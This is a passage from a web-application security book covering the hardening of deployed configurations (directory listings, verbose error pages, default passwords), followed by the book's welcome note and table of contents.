None of the techniques discussed will deter a sophisticated tool like Nmap, so don't get lulled into a false sense of security! However, they are still very much worth putting in place; most drive-by hacking attempts tend to be fairly low-effort, and preventing information leakage will remove your web application from the pool of easy targets.

## Insecure configuration

Your deployed third-party code is only as secure as you configure it to be, so ensure all public-facing environments have secure configuration settings. Below are a few common gotchas that can lead to applications being insecurely deployed.

### Configuring your web root directory

Make sure to strictly separate public and configuration directories, and make sure everyone on your team knows the difference. Web servers like Nginx and Apache often make use of sensitive credentials (like private encryption keys) while serving publicly accessible content (like images and stylesheets). Mixing the two up is a dangerous mistake!

One security problem that plagued older web servers like Apache was *open directory listings*, whereby the server would list the contents of a publicly shared directory by generating an index page. This option is disabled by default in modern configurations, but be sure to keep an eye out for any configurations that look like this in your `httpd.conf` file or `apache2.conf` file:


```
<Directory /var/www/html/static>
    Options +Indexes
</Directory>
```

This configuration enables directory listings for the `/var/www/html/static` directory. Either remove the `+Indexes` directive, to replace it with `-Indexes` to secure your configuration.

## Disabling client-side error reporting

Most web servers allow verbose error reporting to be turned on when unexpected errors occur—meaning stack traces and routing information are printed in the HTML of the error page. This helps the development team diagnose errors when writing the application.

Here's how an error might get reported in a Ruby on Rails server when client-side error reporting is enabled using the `better_errors` gem:



The screenshot shows a browser window titled "RuntimeError at /". The URL bar shows "127.0.0.1:3000". The main content area displays an error message: "RuntimeError at / boom". Below this, there are two panes: "Application Frames" and "All Frames". The "All Frames" pane is active and shows the stack trace of the error:

```
app/controllers/home_controller.rb:5
1 class HomeController < ApplicationController
2   def index
3     raise "boom"
4   end
5 end

>> def foo
...   "better errors".upcase
... end
>> nil
>>
```

A note below the code says "This is a live shell. Type in here." Below the code, there are sections for "Request info" (Request parameters: {"controller"=>"home", "action"=>"index"}, Rack session: #<ActionDispatch::Session:0x7f8623453728 not yet loaded>) and "Local Variables". At the bottom, there is an "Instance Variables" section with a single entry: @\_routes => nil.

Make sure this type of error reporting is disabled in any public-facing environment or else an attacker will be able to take a peek at your codebase.

## Changing default passwords

Some systems—like databases and content management systems—come installed with default credentials when you first install them. This practice is thankfully much less common nowadays because, although this was designed to make the installation process less painful, it also gave attackers an easy way to guess passwords when probing for vulnerabilities.

Make sure you disable or immediately change any default credentials when you install new software components. For many years, the default installation of the Oracle database came with a default user account called `scott` (named

for developer Bruce Scott) and password tiger (named for his daughter's cat). Though a charming story, most modern databases ask you to choose a password upon installation, which is much more secure.

## Summary

- Use a dependency manager to import dependencies as part of your build process. Pin your dependencies or use a lock file to ensure you know which version of each dependency is deployed in a given environment.
- Use automated dependency analysis or audit tools to check your dependency versions against the CVE database. Patch vulnerable dependencies promptly.
- Keep on top of patching your operating system and subsidiary services, like databases and caches. Prefer hardened software when initially building out a new system.
- Avoid leaking information about your tech stack by disabling any server headers, making your session cookie name generic, implementing clean URLs, scrubbing DNS entries, and scanning templates/client-side code for sensitive information.
- Keep your configuration secure by disabling client-side error reports in public environments, disabling directory listings, and removing any default credentials.

# welcome

Hi, folks! Thanks for purchasing *Grokking Web Application Security*. I want to take a minute to explain why I wrote this book, and what you can hope to get out of it.

Security-wise, the internet has been a giant mistake. Plugging all of the world's computers together has revolutionized how we communicate and do business but has also fostered a community of hackers with endless ingenuity, looking to find ways to meddle with any web application you put online. In response, a multi-billion-dollar cybersecurity industry has risen up with an ever-more complex and heavily marketed series of solutions.

If you are someone who writes code for a living, it can be hard to navigate through all this noise to know what you should be worrying about and what you can leave to the professionals. This is especially true if you are just emerging from bootcamp or a computer science degree. In my (nearly) 20 years as a web programmer, I've had the (somewhat dubious) privilege of witnessing (and sometimes committing) every security mistake you can imagine. Starting out as coder nowadays is to join a security conversation that has been going on for *decades*, and even if you study up on web security, it's easy to feel there are gaps in your knowledge.

This book is my attempt to fulfill two goals:

- Tell you everything about security it is essential for a web programmer to know.
- Make every topic in the book useful for a web programmer to know.

Part One of the book covers the principles of web application security, from the browser to the web server and the processes we use to author code. The pace here will be brisk because the outline acts as a map of the territory – here's all the tools you need in order to secure your web applications, with some examples of the threats they counter to provide motivation to keep reading.

Part Two gets into the nuts-and-bolts of each type of threat and vulnerability you will face when writing web applications. You'll see precisely how attackers exploit these vulnerabilities and how you can apply the principles covered in the first half of the book to stop these attacks. Part Two is, as you might imagine, much longer; but I will demonstrate how each vulnerability in this huge range can actually be countered by applying the (surprisingly small number of) principles covered in Part One.

I've also tried not to leave any questions hanging in the air. A lot of web security material is prescriptive ("do X to protect yourself"), but I want you, the reader, to emerge with a complete understanding of how hackers do what they do. It's my sincere belief that everyone who writes code can (and should!) become a security expert. Most of us took up coding because we are naturally curious, and that applies to security topics, too.

I hope you find this book useful, or at least entertaining. If you have any feedback, please post questions, comments, or suggestions in the [liveBook discussion forum](#). Looking forward to hearing what you think.

—Malcolm McDonald

#### In this book

[welcome](#) [1 Know your enemy](#) [2 Browser security](#) [3 Encryption](#) [4 Web server security](#) [5 Security as a process](#) [6 Browser vulnerabilities](#) [7 Network vulnerabilities](#) [8 Authentication vulnerabilities](#) [9 Session vulnerabilities](#) [10 Authorization vulnerabilities](#) [11 Payload vulnerabilities](#) [12 Injection vulnerabilities](#) [13 Vulnerabilities in third-party code](#)